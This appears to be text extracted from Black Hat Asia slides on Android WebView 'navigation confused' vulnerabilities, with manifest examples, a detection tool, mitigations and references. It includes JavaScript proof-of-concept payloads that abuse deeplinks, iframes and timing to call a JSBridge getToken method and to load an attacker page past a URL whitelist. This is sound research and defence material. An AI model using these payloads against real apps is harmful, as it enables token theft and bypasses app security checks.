


## Vulnerability Model#3

- WebView reuse
- WebView Activity launchMode is SingleTask or SingleInstance
- Deeplink could launch activity and load page in WebView
- A deeplink could be convert into a Browser-initiated navigation

```
<activity android:name="com.company.myApp.WebViewActivity" android:exported="true"
    android:launchMode="singleTask" /> // can be launched by MainActivty
<activity android:name="com.company.myApp.MainActivity">
    <intent-filter>
        <data android:scheme="hualalala"/>
    </intent-filter>
</activity>
```

## Vulnerability Model#3



# Attack In Real World#3

- If WebView can trigger deeplink itself

```
<script>
// will call WebView.loadUrl internal
function browser_navigation(){
    location.href = "hualalala://openPage?url=www.google.com"; // load a url in white list
}

function getToken(){
    window.JSBridge.getToken();
}

function bypass(){
    setTimeout(getToken,400); // time delay attack
    browser_navigation();
}
</script>
```

## Attack In Real World#3

- Target WebView can not trigger deeplink itself
- need a third part Browser help

```
<script>
// The event is fired at the document when the content of its tab have become visible or have been hidden.
document.addEventListener('visibilitychange',function() {
    if(document.visibilityState == 'hidden') {
        setTimeout(bypass, 3000);
    }
})
// will launch target WebView and fire visibilitychange
(function attack(){
    var img = document.createElement('iframe');
    img.src= "hualalala://openPage/?=https://www.attacker.site"; // load a page to call JavascriptInterface directly
    document.body.appendChild(img);
})()

function bypass(){
    var img = document.createElement('iframe');
    img.src= "hualalala://openPage/?url=https%3A//www.google.com"; // load a white list url to bypass verification
    document.body.appendChild(img);
}
<script>
```

<https://quark-browser.en.uptodown.com/android>

#BHASIA @BLACKHATEVENTS

## Diagnostic tools

- [https://github.com/OctopusHW/new\\_bypass\\_detector.git](https://github.com/OctopusHW/new_bypass_detector.git)
- A path search tool based on Androguard
- Find a path from JavascriptInterface to WebView.loadUrl
- Find a path from lifecycle callbacks to WebView.loadUrl
- Find a SingleTask launch mode Activity holding WebView


```
*****START*****
[*] Lcom/example/activity/WebViewActivity$1; shouldOverrideUrlLoading (Lcom/example/webview/DemoWebView; Ljava/lang/String;)Z
[*] Lcom/example/activity/WebViewActivity; url (Lcom/example/webview/DemoWebView; Ljava/lang/String;)V
[*] Lcom/example/webview/DemoWebView; loadUrl (Ljava/lang/String;)V
[*] Landroid/webkit/WebView; loadUrl (Ljava/lang/String;)V
*****END*****
*****START*****
[*] Lcom/example/JavaScriptInterface/DemoJavaScriptInterface; loadUrl (Ljava/lang/String;)V
[*] Lcom/example/webview/DemoWebView; loadUrl (Ljava/lang/String;)V
[*] Landroid/webkit/WebView; loadUrl (Ljava/lang/String;)V
*****END*****
```

# Vulnerability Mitigation


## Temporary solution

- Do not expose "`loadUrl`" to `JavascriptInterface`
- Do not expose "`loadUrl`" in lifecycle callbacks
- Mind the "`launchMode`" of `WebView` activities that can be started via deeplink
- Mind the reuse of `WebView`


## "RichInterface" solution



# "RichInterface" solution



## "RichInterface" evaluation



# Other Mitigations

- **NoFrak**
- <Breaking and Fixing Origin-Based Access Control in Hybrid Web/Mobile Application Frameworks>
- [https://www.cs.cornell.edu/~shmat/shmat\\_ndss14nofrak.pdf](https://www.cs.cornell.edu/~shmat/shmat_ndss14nofrak.pdf)
- **Draco**
- <Draco: A system for uniform and fine-grained access control for web code on android>
- <https://seclab.illinois.edu/wp-content/uploads/2016/10/draco-ccs-2016.pdf>

## Summary

- Whether we have read the document before we use the API, both "app clone attack" and "navigation confused vulnerability" are caused by inaccurate reading of the document and inadequate understanding
- For cross-platform framework, some preconditions may not meet in every platform
- Navigation Confused Vulnerability can also be extended to other products

# Reference

- [1] [https://docs.google.com/presentation/d/1Nv0fsiU0xtPQPyaWb0FRsjzr9h2nh339-pq7ssWoNQg/edit#slide=id.g60fa90403c\\_2\\_57](https://docs.google.com/presentation/d/1Nv0fsiU0xtPQPyaWb0FRsjzr9h2nh339-pq7ssWoNQg/edit#slide=id.g60fa90403c_2_57)
- [2] <https://www.youtube.com/watch?v=OFIvyc1y1ws>
- [3] [https://www.cs.cornell.edu/~shmat/shmat\\_ndss14nofrak.pdf](https://www.cs.cornell.edu/~shmat/shmat_ndss14nofrak.pdf)
- [4] <https://seclab.illinois.edu/wp-content/uploads/2016/10/draco-ccs-2016.pdf>
- [5] <https://www.freebuf.com/articles/terminal/201407.html>
- [6] <https://developers.google.com/web/updates/2018/09/inside-browser-part2>
- [7] [https://docs.google.com/document/d/1cSW8fpJIUnibQKU8TMwLE5VxYZPh4u4LNu\\_wtkok8UE/edit](https://docs.google.com/document/d/1cSW8fpJIUnibQKU8TMwLE5VxYZPh4u4LNu_wtkok8UE/edit)

